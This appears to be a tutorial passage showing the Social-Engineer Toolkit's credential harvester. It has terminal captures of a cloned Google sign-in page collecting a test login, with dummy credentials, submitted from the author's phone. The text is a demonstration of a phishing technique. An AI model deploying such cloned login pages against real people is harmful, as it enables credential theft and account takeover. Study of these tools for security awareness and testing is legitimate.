


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing
────────────────────────────────────────────────────────────────
             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.
────────────────────────────────────────────────────────────────

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 2
```




```
      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

────────────────────────────────────────────────────────────────

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

I used my phone as the victim machine to demonstrate how this works:


Google
Sign in with your Google Account
uRnotGetiingAnyThing
•••••••
Sign in
Need help?
Create an account
One Google Account for everything Google

And on the attacker machine we have:



```
z38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=uRnotGetiingAnyThing
POSSIBLE PASSWORD FIELD FOUND: Passwd=ForReal
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```